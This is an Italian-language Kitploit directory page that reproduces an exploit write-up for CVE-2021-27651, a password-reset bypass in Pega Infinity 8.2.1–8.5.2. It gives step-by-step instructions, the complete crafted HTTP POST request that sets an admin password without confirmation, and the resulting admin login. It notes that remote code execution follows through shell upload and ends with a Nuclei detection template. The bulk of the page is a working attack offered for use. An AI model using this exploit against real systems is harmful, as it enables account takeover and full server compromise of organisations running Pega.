Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2021-27651 — bypassa tutte le fasi del flusso di reimpostazione della password | Kitploit

Strumenti/GitHubGitHub/orangmuda/cve-2021-27651
Attacchi alle PasswordAnalisi del CodiceExploitSfruttamento di Applicazioni WebAutenticazioneStrumento di Accesso Remoto
GitHuborangmuda/cve-2021-27651

CVE-2021-27651

bypassa tutte le fasi del flusso di reimpostazione della password

Vedi Repository
11275 anni faNon ancora revisionato
Condividi

Sommario

Un attaccante può aggirare tutte le fasi del flusso di reimpostazione della password e reimpostare la password dell'account di qualsiasi utente su Pega Infinity. Questo viene fatto (1) avviando il flusso di reimpostazione della password e inserendo l'email della vittima, quindi (2) forzando la richiesta HTTP POST di aggiornamento della password. Un attaccante potrebbe accedere utilizzando l'account appena modificato e compromettere completamente l'istanza Pega tramite i molti vettori di esecuzione del codice post-autenticazione accettati (modifica di pagine dinamiche, templating, ecc.)

Passaggi per riprodurre

  1. Vai alla pagina di accesso di qualsiasi istanza Pega
  2. Fai clic su "reset password"

  3. Digita "[email protected]", intercetta la richiesta HTTP con un proxy, invia la richiesta HTTP con "[email protected]" alla scheda Repeater di Burp o a una scheda simile, quindi consenti alla richiesta di proseguire disabilitando il proxy o facendo clic su "send"
  4. Dopo aver consentito alla richiesta iniziale di proseguire, modifica il corpo della richiesta HTTP nel repeater in modo che includa i seguenti dati...
POST /prweb/PRServlet/app/default/:PEGA_ID*/!STANDARD HTTP/1.1 (:PEGA_ID is a unique ID for each site, it is in this format: ZOgwf2Zk3OsEg_oG74MXXxG2bXKbv56W)
Host: redacted.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: https://redacted.com
DNT: 1
Connection: close
Referer: https://redacted.com/prweb/PRServlet/app/default/:PEGA_ID*/!STANDARD
Cookie: yourCookie
Upgrade-Insecure-Requests: 1

pzAuth=guest&NewPassword=Rules%401234&ConfPassword=Rules%401234&pyActivity%3DCode-Security.pzChangeUserPassword=
  1. Accedi utilizzando le seguenti credenziali dopo aver inviato la richiesta HTTP, avendo aggirato la parte di conferma della reimpostazione della password ed essendo in grado di accedere all'account amministratore...
[email protected] / Rules@1234
  1. Da lì, puoi ottenere RCE tramite uno qualsiasi dei molti vettori di esecuzione del codice accettati, utilizzabili solo dall'amministratore

Versioni interessate

  • Pega Infinity >= 8.2.1
  • Pega Infinity <= 8.5.2

Impatto

Compromissione completa di qualsiasi istanza Pega senza prerequisiti di conoscenza.
Supporti multimediali

Bypass della password

  • Bypass della password


Esecuzione remota di codice tramite upload di shell

  • Esecuzione remota di codice tramite upload di shell

Template Nuclei

id: pega

info:
  name: Pega Infinity Login
  author: sshell
  severity: low

requests:
  - method: GET
    path:
      - "{{BaseURL}}/prweb/PRRestService/unauthenticatedAPI/v1/docs"
    headers:
      User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55
    matchers:
      - type: word
        words:
          - "Pega API"

Crediti

Andri Wijayanti (@andridev_),

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Nessun dato di popolarità ancora.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →